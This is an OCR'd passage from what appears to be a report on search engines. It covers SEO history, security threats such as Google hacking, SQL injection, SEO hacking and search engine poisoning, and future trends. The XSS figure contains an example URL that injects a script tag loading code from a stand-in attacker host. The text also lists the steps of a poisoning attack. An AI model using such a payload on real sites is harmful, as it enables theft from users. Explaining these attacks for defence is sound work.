

2018-2020
Search is everywhere. The Internet of Things truly takes off and SEOs must optimize for everything, everywhere.
Early 2000's
Technical SEO and web development closely aligned. Ensuring that a site's code is crawlable and indexable is paramount.
2017
Voice search and digital assistants attain critical mass; mobile usage surpasses desktop.
Mid 2000's
Black hat tactics like keyword stuffing and link buying still drive SEO performance.
Google's algorithms cannot keep up to speed with new ranking manipulation techniques.
2015-16
The idea of the 'SERP' changes altogether - content discovery fragmented across devices and platforms.
SEO
Mid 2010's
SEO and Content begin to converge, as SEOs focus on delivering great site experiences. Creativity as essential as technical know-how; SEOs start to work with Social and Video teams.
Late 2000's
Black hat techniques no longer as effective, as Google starts to catch up. SEO has gone mainstream - marketers need new strategies to deliver results.
Early 2010's
Google clamps down heavily on thin content and low-quality backlinks, doling out a wide range of ranking penalties.

Figure-19 SEO and search

3.4 Vulnerability and Security in Search Engines

Protecting the data from hackers is of the highest importance in the growing digital world. Hackers are using search engines as a medium. It is a threat not only to the users, but the enterprise also should take steps on this. The main intention of the hackers is not only to drive their malware but also to obtain confidential data from public servers. Google Hacking is the name given to hacking methodologies of using search engines to obtain information. This term means to all search engines even though the name includes google. As today's search engines are capable of doing extensive crawling in terms of even sensitive data, enterprises need to take steps against this type of hacking. The steps can be:

Blocking requests and response to possible leak:

- Disallow the crawlers to access the folder or path to sensitive information. for example, ‘/etc’, ‘/private’ etc.
- Not giving responses to the search engine querying for important data like payment details etc.
- Periodical checking of data leak trapping is an advised step.

SQL injection makes the website vulnerable to web-based attacks. This is possible by tweaking the SQL queries. This mechanism combined with Google hacking can make hundreds of websites carry malware within a short period. Steps to avoid this:

- Enterprises need to pose strict restriction on SQL injection attacks. It is the basic and essential feature of any Web app.
- Automated attacks are today’s trend. Identification of such automated attacks based on the source of any form of identification like signature or campaign signs is highly essential.

An example of this SQL injection attack is the Lizamoon attack based on the signature.

As we all know, a high search ranking is essential for success and growth. The SEOs discuss the methodologies that involve the internals to make the site rank top based on the search criteria. This feature is exploited by the hackers to make the pages with malware rank top comprising the search engine’s utility. The attacker begins with a well-known reputed website and comprises with additional features for the malware. One such example which compromised Microsoft ‘s safety and security center is the addition of keywords related to the trending to increase the rank of the page. One more technique is the injection of links to direct to or reference the hacker’s site with the data. Enabling cross-links injection across the compromised site leads to a massive increase in the ranking of the site.

Steps that can be taken by the enterprise to avoid SEO hacking:

- Code injection protection: A web application security control should provide mechanisms against code injection, cross-site scripting, and remote file inclusion.
- Detect automation: To rank top, SEO wants a greater degree of automation. Hence, a mechanism to detect this is needed.
- Outgoing Traffic Integrity: To know a web application has been attacked, the outgoing traffic needs to be discussed about the whereabouts.

Search Engine Poisoning:

SEP makes the attackers manipulate the existing search engines to spread the malware by displaying the website with the top rank. This is a completely different approach than SEO hacking and google hacking where the user is not needed to own the responsibility of the site or the server.

Steps for making SEP work:

i. Attacker makes a server that is responsible for spreading the malware
ii. Using Google hacking, they get to know the sites with high ranking which are vulnerable to XSS- cross-side scripting techniques.
iii. Code injection is the next step where the user inserts the XSS code as well as the keywords to increase ranking.
iv. Final step is the posting of these URLs to forums and discussion groups. When search engines crawl their URLs to create indexes, the attack is believed to complete its goal.
v. Since the site is added with trending words to achieve high ranking when a user queries with a search term related to it, this page appears i.e, it first appears as a non-attacked page. Upon clicking on the content of the page, the user will be redirected to a completely new website.

This issue is on the high end with an increase in a number of digital data. The enterprise is acting as a communicator between the SE and attackers. What are the steps needed to be taken by them?

A major step is to take action against XSS:

This acts as a main tool for attackers to prolifer the trending sites. XSS code injection avoidance can reduce this effect drastically. Figure-20 shows an overview of XSS works.



https://insecure-website.com/comment?message=<script src=https://evil-user.net/badscript.js></script>
$
LOGIN
Password
Sensitive data
Wire transfer
Mother's maiden name

Figure-20 Overview of XSS

4

4 Future Aspects

In the terms of architecture, there are a few things for the next generation search engines to consider.

- Dynamic addition and removal of machines(infrastructure) – For elasticity and dynamic scalability
- Increase and dynamicity for shards
- Index and Search are viewed as different operations and done separately. – This is mainly to address the abnormal increase in the volume of queries and data.
- Network bandwidth utilization

The future is surely based on the much more **AI aspects** of the search engine.

Knowledge Graph – Implemented by Google in the recent years. It exploits the massive DB to create connections between the terms and phrases. For instance, when a user types a place name in the search bar like “Bay Area”, it returns all the geographical and demographic data about it.

Integration of the social network in the search engine – This enables the display of the recommendations or review if any of the friends of the user has commented on anything related to the user’s query.

Mobile Search – Exponential growth and outnumbering desktop searches. Detection of relativeness from the search. For example, Google has found that 30 percent of the search are related to restaurants and 16 percent are related to electronic goods.

Location-based - Plays a major role in marketing and advertising. Based on the user’s location, push the ads to make the customers buy and increase the market revenue.

User Intent – Know what a user is going to search for or the related area to increase ads and revenue.

Acronyms

SE	Search Engine
IT	Information Technology
HTML	Hyper Text Markup Language
HTTP	Hyper Text Transfer Protocol
SSL	Secure Socket Layer
FTP	File Transfer Protocol
SMTP	Simple Mail Transfer Protocol
DNS	Domain Name System
IP	Internet Protocol
SEP	Search Engine Poisoning
TCP	Transport Control Protocol
UDP	User Datagram Protocol
SEO	Search Engine Optimization
TLS	Transport Layer Security
www	World Wide Web
URL	Uniform Resource Locator
B, KB	Bytes , Kilo Bytes
FP	File Pointer
FIFO	First In First Out
CSS	Cascading Style Sheet
REP	Robot Exclusion Protocol
SQL	Structured Query Language
XSS	Cross side Scripting
PDF	Portable Document Format
DOC	Document
JPG, JPEG	Joint Photographic Experts Group

References

i. Wei, X., & Croft, W. B. (2007). Investigating retrieval performance with manually-built topic models. In *RIAO '07: Proceedings of the eighth RIAO conference.*

ii. Zobel, J., & Moffat, A. (2006). Inverted files for text search engines. ACM Computing Surveys, 38(2), 6.

iii. TechWeb Network, "Search Engines", http://www.techweb.com/encyclopedia/defineterm.jhtml?term=Search+Engine , 24 February 2008.

iv. UC Berkeley Library (Jan, 2008), "How do search engines work?", http://www.lib.berkeley.edu/TeachingLib/Guides/Internet/SearchEngines.html, 25 February 2008.

v. https://medium.com/double-pointer/system-design-interview-search-engine-edb66b64fd5e

vi. https://siteber.com/the-future-of-search-engines-infographic/

vii. http://highscalability.com/blog/2021/8/2/evolution-of-search-engines-architecture-algolianewsearch.html

viii. McCallum, A. (2005). Information extraction: distilling structured data from unstructured text. *Queue*, *3*(9), 48–57.

ix. https://www.searchenginejournal.com/http3-guide/447540/#close

x. https://cloud.google.com/docs/security/infrastructure/design

xi. https://cryptonews.com/news/cyber-protocol-is-redefining-search-engines-with-web-30.htm